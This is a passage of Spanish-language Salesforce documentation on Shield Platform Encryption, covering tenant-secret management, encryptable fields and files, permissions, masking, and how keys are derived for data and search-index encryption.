Su clave de cifrado de datos nunca se guarda o se comparte en organizaciones. En su lugar, se deriva según demanda desde un secreto principal y un secreto de arrendatario específico de su organización y luego se coloca en la memoria caché del servidor de aplicaciones.

Los desarrolladores autorizados pueden generar, rotar, exportar, destruir y volver a importar secretos de arrendatario codificando una llamada al objeto TenantSecret en la API de Salesforce.

**Importante:** Los usuarios autorizados pueden generar secretos de arrendatario desde la página Cifrado de plataforma. Solicite a su administrador de Salesforce asignarle el permiso "Gestionar claves de cifrado".

1. Asigne el permiso "Gestionar claves de cifrado" a personas en las que confíe para gestionar secretos de arrendatario para su organización.

   Puede agregar este permiso a un perfil o a un conjunto de permisos: desde Configuración, introduzca *Perfiles* o *Conjuntos de permisos* en el cuadro `Búsqueda rápida`.

2. Genere su secreto de arrendatario.
   a. En Configuración, utilice el cuadro `Búsqueda rápida` para buscar la página Cifrado de plataforma.
   b. Haga clic en **Generar secreto de arrendatario**.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para gestionar secretos de arrendatario:
- "Gestionar claves de cifrado"

**Nota:** Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Conjuntos de permisos

Perfiles

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Rotar sus claves de cifrado

Debe generar regularmente un nuevo secreto de arrendatario y archiva del secreto activo anteriormente. Al controlar el ciclo de vida de los secretos de arrendatario de su organización, controla el ciclo de vida de las claves de cifrado de datos derivadas de ellos.

Consulte las políticas de seguridad de su organización para decidir la frecuencia para rotar su secreto de arrendatario. Puede rotarlo cada 24 horas en una organización de producción, y cada cuatro horas en un entorno de sandbox.

La función de derivación de clave en sí utiliza un secreto principal, que se rotan con cada versión principal de Salesforce. Esto no tiene ningún impacto sobre sus claves de cifrado o datos cifrados hasta que rota su secreto de arrendatario.

1. Para comprobar el estado de las claves de su organización, vaya a Configuración y utilice el cuadro `Búsqueda rápida` para buscar la página de configuración de Cifrado de plataforma. Las claves pueden estar activas, archivadas o destruidas.

   **ACTIVA**
   Puede utilizarse para cifrar y descifrar datos nuevos y existentes.

   **ARCHIVADA**
   No se pueden cifrar nuevos datos. Se puede utilizar para descifrar datos cifrados anteriormente con esta clave cuando estaba activa.

   **DESTRUIDA**
   No se puede cifrar o descifrar datos. Los datos cifrados con esta clave cuando estaba activa ya no se pueden descifrar. Los archivos y archivos adjuntos cifrados con esta clave ya no se pueden descargar.

2. En Configuración, utilice el cuadro `Búsqueda rápida` para buscar la página Cifrado de plataforma.
3. Haga clic en **Generar nuevo secreto de arrendatario**.
4. Si desea volver a cifrar valores de campo existentes con un secreto de arrendatario recién generado, póngase en contacto con el servicio de asistencia de Salesforce.

   Esta acción desencadena el servicio de cifrado para cifrar los datos existentes de nuevo utilizando la clave más reciente.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para gestionar secretos de arrendatario:

- "Gestionar claves de cifrado"

CONSULTE TAMBIÉN

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Realizar una copia de seguridad de su secreto de arrendatario

Su secreto de arrendatario es exclusivo de su organización y de los datos específicos a los que se aplica. Salesforce recomienda la exportación de su secreto para garantizar el acceso continuo de los datos en casos donde necesite volver a obtener el acceso a los datos relacionados.

1. En Configuración, utilice el cuadro `Búsqueda rápida` para buscar la página Cifrado de plataforma.
2. En la tabla que enumera sus claves, encuentre el secreto de arrendatario que desea y haga clic en **Exportar**.
3. Confirme su elección en el cuadro de advertencia y guarde su archivo exportado.

   El nombre del archivo es `tenant-secret-org-<Id. de organización>-ver-<número de versión de secreto de arrendatario>.txt`. Por ejemplo, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Anote la versión específica que está exportando y asigne al archivo exportado un nombre con sentido. Almacene el archivo en una ubicación segura en caso que tenga que volverlo a importar en su organización.

   Nota: Su secreto de arrendatario exportado está cifrado en sí.
5. Para importar su secreto de arrendatario de nuevo, haga clic en **Importar** > **Seleccionar archivo** y seleccione su archivo. Asegúrese de importar la versión correcta del secreto de arrendatario.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para gestionar secretos de arrendatario:

- "Gestionar claves de cifrado"

CONSULTE TAMBIÉN

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Destruir un secreto de arrendatario

Destruya secretos de arrendatario solo en casos extremos donde el acceso a datos relacionados ya no es necesario. Su secreto de arrendatario es exclusivo de su organización y de los datos específicos a los que se aplica. Una vez que haya destruido un secreto de arrendatario, los datos relacionados no serán accesibles, salvo que haya exportado la clave anteriormente y luego vuelva a importar la clave en Salesforce.

1. En Configuración, utilice el cuadro `Búsqueda rápida` para buscar la página Cifrado de plataforma.
2. En la tabla que indica sus secretos de arrendatario, vaya a la fila que contiene el secreto que desea destruir y haga clic en **Destruir**.
3. Aparecerá un cuadro de advertencia. Escriba en el texto como se muestra y seleccione la casilla de verificación reconociendo que está destruyendo un secreto de arrendatario, luego haga clic en **Destruir**.

Las vistas previas de archivos y contenidos que ya estaban almacenados en caché en el navegador del usuario pueden seguir siendo visibles en texto claro después de que destruya la clave que cifró ese contenido, hasta que el usuario vuelva a iniciar sesión.

Si crea una organización de sandbox desde su organización de producción y luego destruye el secreto de arrendatario en su organización de sandbox, el secreto de arrendatario continúa existiendo en la organización de producción.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para gestionar secretos de arrendatario:

- "Gestionar claves de cifrado"

CONSULTE TAMBIÉN

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

## Desactivar Cifrado de plataforma Escudo

En algún momento, es posible que necesite desactivar Cifrado de plataforma Escudo para campos, archivos o ambos. Puede activar o desactivar el cifrado de campo de forma individual, pero el cifrado de archivos es todo o nada.

Cuando desactiva Cifrado de plataforma Escudo, los datos cifrados no se descifran en masa, y cualquier función que esté afectada por el cifrado no se restaura. Póngase en contacto con Salesforce después de desactivar el cifrado de plataforma para obtener ayuda en la finalización de sus cambios.

1. Desde Configuración, utilice el cuadro `Búsqueda rápida` para buscar **Cifrado de plataforma**.
2. Haga clic en **Cifrar campos**, luego haga clic en **Modificar**.
3. Anule la selección de los campos que desea dejar de cifrar, luego haga clic en **Guardar**. Los usuarios pueden ver datos en esos campos.
4. Para desactivar el cifrado de archivos, anule la selección **Cifrar archivos y archivos adjuntos** y haga clic en **Guardar**.

Las limitaciones y los comportamientos especiales que se aplican a campos cifrados permanecen después de desactivar el cifrado. Los valores pueden permanecer cifrados durante el tiempo de inactividad y ocultos en algunas ubicaciones. Todos los archivos y datos adjuntos cifrados anteriormente permanecen cifrados.

Los campos cifrados permanecen accesibles después de desactivar el cifrado, siempre que no se destruya la clave utilizada para cifrarlos.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para desactivar el cifrado:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Volver a tema principal

# Cómo funciona el cifrado de plataforma Escudo

Cifrado de plataforma Cifrado se basa en un secreto de arrendatario único que controla y un secreto principal que se mantiene por Salesforce. Combinamos estos secretos para crear su clave de cifrado de datos única. Utilizamos esa clave para cifrar datos que sus usuarios incluyen en Salesforce y para descifrar datos cuando sus usuarios autorizados lo necesiten.

El cifrado de archivos, campos y datos adjuntos no tiene repercusión sobre los límites de almacenamiento de su organización.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### ¿Qué campos puedo cifrar?

Puede cifrar ciertos campos en los objetos Cuenta, Contacto, Caso y Comentarios de caso. Cuando Cifrado de plataforma Escudo está activado, los usuarios con el permiso "Ver datos cifrados" pueden ver el contenido de los campos cifrados, pero los usuarios sin ese permiso solo ven valores enmascarados.

### ¿Qué archivos se cifran?

Cuando activa Cifrado de plataforma Escudo para archivos y archivos adjuntos, se cifran todos los archivos y archivos adjuntos que se pueden cifrar. El cuerpo de cada archivo o archivo adjunto se cifra cuando se carga.

### ¿Qué permisos de usuario requiere Cifrado de plataforma Escudo?

Asigne permisos a sus usuarios según sus funciones en lo referente al cifrado. Algunos usuarios necesitan el permiso "Ver datos cifrados", mientras que otros necesitan otras combinaciones de permisos para seleccionar datos para cifrar o trabajar con claves cifradas. Puede activar estos permisos justo como lo haría con cualquier otro permiso de usuario.

### ¿Qué aspecto tienen mis datos cifrados?

El aspecto de la información cifrada para usuarios y administradores depende de sus permisos, si está en un archivo o un campo y otros factores. Sin embargo, los administradores controlan quién tiene acceso a datos confidenciales.

### En segundo plano: El proceso Cifrado de plataforma Escudo

Cuando los usuarios envían datos, el servidor de aplicaciones busca la clave de cifrado de datos específica de la organización en su caché. Sino se encuentra, el servidor de aplicaciones obtiene el secreto de arrendatario cifrado desde la base de datos y solicita al servidor de derivación de claves derivar la clave. El servicio de cifrado entonces cifra los datos en el servidor de aplicaciones.

### En segundo plano: Proceso de cifrado del índice de búsqueda

El motor de búsqueda de Salesforce está creado sobre el software de plataforma de búsqueda empresarial de código abierto Apache Solr. El índice de búsqueda, que almacena tokens de datos de registro con vínculos que apuntan a los registros originales almacenados en la base de datos está alojado en Solr. Las particiones dividen el índice de búsqueda en segmentos para permitir a Salesforce distribuir operaciones. Apache Lucene se utiliza para su biblioteca núcleo.

### ¿Cómo puedo implementar Cifrado de plataforma Escudo?

Cuando implementa Cifrado de plataforma Escudo en su organización con una herramienta como el IDE de Force.com, la herramienta de migración o Workbench, el atributo de campo Cifrado persiste. No obstante, si implementa en organizaciones con diversas configuraciones de cifrado, el efecto depende de si Cifrado de plataforma Escudo está activado en la organización de destino.

### ¿Cómo funciona Cifrado de plataforma Escudo en un entorno de Sandbox?

La actualización de un entorno sandbox desde una organización de producción crea una copia exacta de la organización de producción. Si Cifrado de plataforma Escudo está activado en la organización de producción, todos los parámetros de cifrado se copian, incluyendo el secreto de arrendatario creado en producción.

### Terminología de Cifrado de plataforma Escudo

El cifrado tiene su propio vocabulario especializado. Para obtener el máximo de sus funciones de Cifrado de plataforma Escudo, es una buena idea familiarizarse con los términos clave, como el módulo de seguridad de hardware, la rotación de claves y el secreto principal.

### ¿Cuál es la diferencia entre Cifrado clásico y Cifrado de plataforma Escudo?

El cifrado clásico le permite proteger un tipo especial de campo de texto personalizado, que crea para ese fin. Con Cifrado de plataforma Escudo puede cifrar una diversidad de campos estándar ampliamente utilizados, junto con algunos campos personalizados y muchos tipos de archivo. Cifrado de plataforma Escudo también admite cuentas personales, casos, búsquedas, procesos de aprobación y otras funciones clave de Salesforce.

## CONSULTE TAMBIÉN

Descripción general de Cifrado de plataforma

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

## ¿Qué campos puedo cifrar?

Puede cifrar ciertos campos en los objetos Cuenta, Contacto, Caso y Comentarios de caso. Cuando Cifrado de plataforma Escudo está activado, los usuarios con el permiso "Ver datos cifrados" pueden ver el contenido de los campos cifrados, pero los usuarios sin ese permiso solo ven valores enmascarados.

En cada caso, los campos cifrados funcionan normalmente en la interfaz de usuario, los procesos comerciales y las API de todo Salesforce. (Existen algunas excepciones, como por ejemplo que los campos cifrados no se pueden filtrar.)

Cuando cifra un campo, los valores existentes no se cifran de forma inmediata. Los valores se cifran únicamente después de tocarlos. Póngase en contacto con Salesforce para obtener ayuda para cifrar los datos existentes.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

### Campos estándar cifrados

Puede cifrar el contenido de estos tipos de campos estándar.

- En el objeto Cuenta:
  - `Nombre de la cuenta`
  - `Descripción`
  - `Fax`
  - `Sitio Web`
  - `Teléfono`
- En el objeto Contacto:
  - `Descripción`
  - `Correo electrónico`
  - `Fax`
  - `Teléfono particular`
  - `Dirección de correo` (Solo cifra `Calle postal` y `Ciudad postal`)
  - `Móvil`
  - `Nombre` (Cifra `Nombre`, `Segundo nombre` y `Apellidos`)
  - `Otro teléfono`
  - `Teléfono`
- En el objeto Caso:
  - `Asunto`
  - `Descripción`
- En Comentarios de caso:
  - `Cuerpo` (incluyendo comentarios internos)

### Campos personalizados cifrados

Puede cifrar los contenidos de campos que pertenecen a uno de estos tipos de campos personalizados.

- Correo electrónico

- Teléfono
- Texto
- Área de texto
- Área de texto (largo)
- URL
- Fecha
- Fecha/hora

**Importante:** Una vez que ha cifrado un campo personalizado, no puede cambiar el tipo de campo. Para campos de teléfono y correo electrónico personalizados, no puede cambiar el formato de los campos.

No puede utilizar campos personalizados cifrados anteriormente o en estos momentos en campos de fórmula personalizados o reglas de colaboración basadas en criterios.

No puede utilizar el generador de esquemas para crear un campo personalizado cifrado.

Algunos campos personalizados no pueden cifrarse:

- Los campos que tienen los atributos `Exclusivo` o `Id. externo` o que incluyen estos atributos en campos personalizados cifrados anteriormente.
- Los campos que se utilizan en campos de fórmula personalizados
- Campos en objetos de datos externos
- Los campos utilizados en una relación de cuenta contacto

**Nota:** Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Cifrar campos
Volver a tema principal
¿Qué aspecto tienen mis datos cifrados?
Subsanar problemas de compatibilidad
Compensaciones y limitaciones de Cifrado de plataforma Escudo

## ¿Qué archivos se cifran?

Cuando activa Cifrado de plataforma Escudo para archivos y archivos adjuntos, se cifran todos los archivos y archivos adjuntos que se pueden cifrar. El cuerpo de cada archivo o archivo adjunto se cifra cuando se carga.

Estos tipos de archivos se cifran cuando activa el cifrado de archivos:

- Archivos adjuntos a correo electrónico
- Archivos adjuntos a noticias en tiempo real
- Archivos adjuntos a registros
- Archivos en las fichas Contenido, Bibliotecas y Archivos (Salesforce Files, incluyendo vistas previas de archivos y archivos de Salesforce CRM Content)
- Archivos gestionados con Salesforce Files Sync y almacenados en Salesforce
- Archivos adjuntos a la barra lateral, comentarios y publicaciones de Chatter
- Texto de cuerpo de notas utilizando la nueva herramienta Notas

- Archivos adjuntos a artículos de Knowledge

Algunos tipos de archivos y archivos adjuntos no se cifran:

- Fotos de grupo de Chatter
- Fotos de perfil de Chatter
- Documentos
- Vistas previas de notas en la nueva herramienta Notas
- Notas en la antigua herramienta Notas

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Cifrar archivos y archivos adjuntos

## ¿Qué permisos de usuario requiere Cifrado de plataforma Escudo?

Asigne permisos a sus usuarios según sus funciones en lo referente al cifrado. Algunos usuarios necesitan el permiso "Ver datos cifrados", mientras que otros necesitan otras combinaciones de permisos para seleccionar datos para cifrar o trabajar con claves cifradas. Puede activar estos permisos justo como lo haría con cualquier otro permiso de usuario.

| | Ver datos cifrados | Gestionar claves de cifrado | Personalizar aplicación | Ver parámetros y configuración |
|---|---|---|---|---|
| Ver datos en campos cifrados | ✔ | | | |
| Ver la página de configuración de Cifrado de plataforma | | | ✔ | ✔ |
| Modificar la página de configuración de Cifrado de plataforma, excluyendo la gestión de claves | | | ✔ | |
| Generar, destruir, exportar e importar secretos de arrendatario | | ✔ | | |
| Consultar objeto TenantSecret a través de la API | | ✔ | | |

### El permiso "Ver datos cifrados"

Como administrador, usted decide qué usuarios pueden ver calos de campo sin enmascarar otorgando el permiso "Ver datos cifrados" en perfiles o conjuntos de permisos. Los administradores no tienen automáticamente el permiso, y los perfiles estándar no lo incluyen de forma predeterminada.

Consejo: Si dispone del permiso "Ver datos cifrados" y otorga el acceso de inicio de sesión a otros usuarios, estos pueden ver valores de campos cifrados en texto normal. Para evitar la exposición de datos confidenciales, duplique su perfil, retire el permiso "Ver datos cifrados" del perfil duplicado, y asígnese a usted mismo el perfil duplicado. Luego otorgue el acceso de inicio de sesión al otro usuario.

Cuando activa el cifrado, los valores de campos existentes no se cifran de forma inmediata. Los valores se cifran únicamente después de tocarlos.

Cuando agrega o elimina el permiso "Ver datos cifrados" para un usuario, los cambios entran en vigor solo después de que el usuario vuelva a iniciar sesión.

Quién puede ver datos en texto claro depende parcialmente de si están en un archivo o un campo. Los archivos cifrados siempre están visibles para usuarios que tienen acceso a ellos. Los archivos cifrados son visibles solo para los usuarios que tienen acceso a ellos y tienen el permiso "Ver datos cifrados". Utilice la configuración de colaboración apropiada si los datos en un archivo deben permanecer ocultos.

Los usuarios sin el permiso "Ver datos cifrados" no pueden:

- Modificar campos de búsqueda cifrados obligatorios.
- Utilizar listas relacionadas del publicador de Chatter.
- Utilizar la función Copiar dirección de correo en otra dirección en contactos.
- Seleccionar qué valor mantener en dos registros de cuentas fusionados si el mismo valor está cifrado en ambos. Cuando sucede esto, Salesforce retiene el valor del registro de cuenta principal.
- Cree registros que contienen un campo de búsqueda que requiere un valor, si ese campo de búsqueda apunta a un campo estándar cifrado.

Los usuarios sin el permiso "Ver datos cifrados" aún pueden realizar estas acciones con campos cifrados:

- Cambiar el valor de un campo cifrado, a menos que la seguridad a nivel de campo esté establecida como solo lectura.
- Ver campos cifrados en resultados de búsqueda, aunque se enmascaran sus valores.
- Crear registros de contacto y oportunidad desde acciones de Chatter, listas relacionadas en páginas de detalles de cuenta y Creación rápida.

Cuando el usuario que ejecuta un informe o panel tiene el permiso "Ver datos cifrados", los lectores del informe de gráfico o panel que no tienen el permiso aún podrán ver los datos cifrados.

Cuando los usuarios que no disponen del permiso "Ver datos cifrados" duplican un registro con campos que no son de búsqueda cifrados, los valores del campo cifrado están en blanco en el nuevo registro duplicado.

Cuando un usuario que no dispone del permiso "Ver datos cifrados" duplica un registro, los campos cifrados muestran datos ocultos.

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Perfiles
Conjuntos de permisos
Permisos de usuario
Volver a tema principal

## ¿Qué aspecto tienen mis datos cifrados?

El aspecto de la información cifrada para usuarios y administradores depende de sus permisos, si está en un archivo o un campo y otros factores. Sin embargo, los administradores controlan quién tiene acceso a datos confidenciales.

Es importante comprender la diferencia entre datos cifrados *durante el tiempo de inactividad* y *máscara* de datos. Los datos cifrados *en periodos de inactividad* hacen referencia a datos cifrados cuando se almacenan. Por ejemplo, servidores, bases de datos y archivos todos almacenan datos en periodos de inactividad. *Enmascarados* hace referencia a datos visibles que se han ocultado en un campo sustituyendo los caracteres. Por ejemplo, un campo de número de seguridad social puede tener los caracteres que aparecen como asteriscos para más seguridad.

Los usuarios pueden ver, dependiendo de permisos o de si los datos están en un archivo o un campo, algunos datos en texto claro en lugar de texto oculto. Existe un par de razones para este comportamiento:

- **Seguridad a nivel de campo:** Los usuarios con permisos se seguridad a nivel de campo pueden acceder a algunos datos incluso cuando esos datos están cifrados en tiempos de inactividad. Por ejemplo, un director de recursos humanos podría necesitar ver

información confidencial de un empleado en un campo, mientras que un secretario no puede. Aunque el director de recursos humanos puede ver los datos confidenciales, permanecen cifrados durante periodos de inactividad.

- **Los archivos cifrados permanecen visibles:** Los archivos permanecen visibles para usuarios que tienen acceso a ellos incluso cuando están cifrados. De lo contrario, para ver datos cifrados en campos, un usuario debe tener el permiso Ver datos cifrados. Utilice la configuración de colaboración apropiada si los datos en un archivo deben permanecer ocultos.

## Máscaras que visualizará

Cifrado de plataforma Escudo utiliza una variedad de máscaras. Algunas de estas solo ocultan los datos de la vista mientras que otras le proporcionan información adicional acerca de los datos ocultos.

Nota: Las máscaras no se aplican a datos en componentes Lightning personalizados.

| Tipo de campo | Máscara | ¿Qué significa? |
|---|---|---|
| Correo electrónico, Teléfono, Texto, Área de texto, Área de texto (largo), URL | ***** | Este campo está cifrado y no tiene permisos para ver datos cifrados. |
| | ????? | Este campo está cifrado y la clave de cifrado se destruyó. |
| | !!!!! | Este servicio no está disponible en estos momentos. Para obtener ayudar para acceder a este servicio, póngase en contacto con Salesforce. |
| Fecha personalizada | 07/07/1777 | Este campo está cifrado y no tiene permisos para ver datos cifrados. |
| | 08/08/1888 | Este campo está cifrado y la clave de cifrado se destruyó. |
| | 01/01/1777 | Este servicio no está disponible en estos momentos. Para obtener ayudar para acceder a este servicio, póngase en contacto con Salesforce. |
| Fecha/hora personalizada | 07/07/1777 12:00 PM | Este campo está cifrado y no tiene permisos para ver datos cifrados. |
| | 08/08/1888 12:00 PM | Este campo está cifrado y la clave de cifrado se destruyó. |
| | 01/01/1777 12:00 PM | Este servicio no está disponible en estos momentos. Para obtener ayudar para acceder a este servicio, póngase en contacto con Salesforce. |

Nota: No puede poner caracteres de máscara en un campo cifrado. Por ejemplo, si un campo Teléfono está cifrado e introduce un número de teléfono como *****, o un campo Fecha está cifrado e introduce 07/07/1777, no se guardan esos datos.

## En segundo plano: El proceso Cifrado de plataforma Escudo

Cuando los usuarios envían datos, el servidor de aplicaciones busca la clave de cifrado de datos específica de la organización en su caché. Sino se encuentra, el servidor de aplicaciones obtiene el secreto de arrendatario cifrado desde la base de datos y solicita al servidor de derivación de claves derivar la clave. El servicio de cifrado entonces cifra los datos en el servidor de aplicaciones.

Salesforce genera de forma segura los secretos principal y de arrendatario utilizando Módulos de Seguridad Hardware (HSM). La clave exclusiva se deriva utilizando PBKDF2, una Función de derivación de claves (KDF), con los secretos principal y de arrendatario como entradas.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

**Flujo de procesos de Cifrado de plataforma Escudo**

1. Cuando un usuario de Salesforce guarda datos cifrados, el motor de tiempo de ejecución determina desde los metadatos si cifrar el campo, el archivo o el archivo adjunto antes de almacenarlo en la base de datos.
2. Si es así, el servicio de cifrado comprueba la clave de cifrado de datos coincidente en la memoria caché.
3. El servicio de cifrado determina si la clave existe.
   a. Si es así, el servicio de cifrado recupera la clave.
   b. De lo contrario, el servicio envía una solicitud de derivación a un servidor de derivación de claves y la devuelve al servicio de cifrado que se ejecuta en App Cloud.

4. Después de recuperar o derivar la clave, el servicio de cifrado genera un vector de inicialización aleatorio (IV) y cifra los datos utilizando el cifrado AES de 256 bits.
5. El texto cifrado se guarda en la base de datos o en el almacenamiento de archivos. El vector de inicialización (IV) y el Id. correspondiente del secreto de arrendatario utilizado para derivar la clave de cifrado de datos se almacenan en la base de datos.

Salesforce genera un nuevo secreto principal al comienzo de cada versión.

CONSULTE TAMBIÉN

Volver a tema principal
Terminología de Cifrado de plataforma Escudo
http://sfdc.co/encryptwhitepaper
http://salesforce.vidyard.com/watch/dxWjwXhm4Fx56kl1eCwhqQ

## En segundo plano: Proceso de cifrado del índice de búsqueda

El motor de búsqueda de Salesforce está creado sobre el software de plataforma de búsqueda empresarial de código abierto Apache Solr. El índice de búsqueda, que almacena tokens de datos de registro con vínculos que apuntan a los registros originales almacenados en la base de datos está alojado en Solr. Las particiones dividen el índice de búsqueda en segmentos para permitir a Salesforce distribuir operaciones. Apache Lucene se utiliza para su biblioteca núcleo.

Nota: Póngase en contacto con su ejecutivo de cuentas de Salesforce o abra un ticket de asistencia para activar Cifrado de índice de búsqueda. Esta función no está disponible para clientes de Government Isolation Architecture.

Aprovechando al máximo la arquitectura de derivación de claves basada en HSM, los metadatos y las configuraciones de Cifrado de plataforma Escudo, Cifrado del índice de búsqueda se ejecuta cuando Cifrado de plataforma Escudo está en uso. La solución aplica un cifrado seguro a un índice de búsqueda específico de la organización (tipos de archivo .fdt, .tim, and .tip) utilizando una clave de cifrado AES de 256 bits específica de la organización. El índice de búsqueda está cifrado al nivel del segmento de índice de búsqueda y todas las operaciones de índice de búsqueda requieren el cifrado de bloques de índice en memoria.

No existen cambios en Configuración o cambios en la interfaz de usuario, por lo que la protección añadida es sencilla y determinada por la política de cifrado de l organización.

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

La única forma de acceder al índice de búsqueda o el caché de clave es a través de API programáticas.

Antes de cifrar los archivos de índice de búsqueda, un administrador de seguridad de Salesforce debe activar Cifrado de índice de búsqueda. A continuación, los administradores configuran su política de cifrado para determinar qué elementos de datos necesitan incrustarse con cifrado. Los administradores configuran Cifrado de plataforma Escudo seleccionando campos y archivos para cifrar. Una clave derivada de HSM específica de la organización específicamente para el cifrado de índice de búsqueda se deriva on-demand desde el secreto de arrendatario. El material de clave se pasa al caché del motor de búsqueda en un canal seguro.

El proceso cuando un usuario crea o modifica registros:

1. La aplicación central determina si el segmento de índice de búsqueda se debe cifrar o no basándose en metadatos.
2. Si el segmento de índice de búsqueda se debe cifrar, el servicio de cifrado busca el Id. de clave de cifrado de búsqueda coincidente en la memoria de caché.
3. El servicio de cifrado determina si la clave existe en la memoria caché.
   a. Si la clave existe en la memoria caché, el servicio de cifrado utiliza la clave para el cifrado.

   b. De lo contrario, el servicio envía una solicitud a la aplicación central, que a su vez envía una solicitud de derivación autenticada a un servidor de derivación de claves y devuelve la clave al servidor de la aplicación central.

4. Después de recuperar la clave, el servicio de cifrado genera un vector de inicialización aleatorio (IV) y cifra los datos utilizando la implementación AES-256 de NSS o JCE.
5. El Id. de clave (identificador de la clave utilizado para cifrar el segmento de índice) y el IV se guardan en el índice de búsqueda.

El proceso es similar cuando un usuario busca datos cifrados:

1. Cuando un usuario busca un término, el término pasa al índice de búsqueda, junto con los objetos de Salesforce que buscar.
2. Cuando el índice de búsqueda ejecuta la búsqueda, el servicio de cifrado abre el segmento relevante del índice de búsqueda en memoria y lee el Id. y el IV de clave.
3. Se repiten los pasos 3 a 5 del proceso cuando un usuario crea o modifica registros.
4. El índice de búsqueda procesa la búsqueda y devuelve los resultados al usuario a la perfección.

Si los administradores de Salesforce desactivan el cifrado en un campo, todos los segmentos de índice que se cifraron se descifran y se establece el Id. de clave como nulo. Este proceso puede tardar hasta siete días.

## ¿Cómo puedo implementar Cifrado de plataforma Escudo?

Cuando implementa Cifrado de plataforma Escudo en su organización con una herramienta como el IDE de Force.com, la herramienta de migración o Workbench, el atributo de campo Cifrado persiste. No obstante, si implementa en organizaciones con diversas configuraciones de cifrado, el efecto depende de si Cifrado de plataforma Escudo está activado en la organización de destino.

Puede utilizar conjuntos de cambios para implementar Cifrado de plataforma Escudo en campos personalizados. Independientemente del modo de implementación, Salesforce comprueba automáticamente si la implementación infringe las directrices de Cifrado de plataforma.

| Organización de origen | Organización de destino | Resultado |
|---|---|---|
| Se ha activado el Cifrado de plataforma Escudo | Se ha activado el Cifrado de plataforma Escudo | El atributo de campo Cifrado indica la activación |
| Se ha activado el Cifrado de plataforma Escudo | No se ha activado el Cifrado de plataforma Escudo | El atributo de campo Cifrado se ignora |
| No se ha activado el Cifrado de plataforma Escudo | Se ha activado el Cifrado de plataforma Escudo | El atributo de campo Cifrado de destino indica la activación |

EDICIONES

Disponible como suscripción de complementos en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Requiere la compra de Salesforce Shield. Disponible en **Developer** Edition sin cargo alguno para organizaciones creadas en Summer '15 y versiones posteriores.

Disponible en Salesforce Classic y Lightning Experience

Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870

CONSULTE TAMBIÉN

Volver a tema principal
Conjuntos de cambios

## ¿Cómo funciona Cifrado de plataforma Escudo en un entorno de Sandbox?

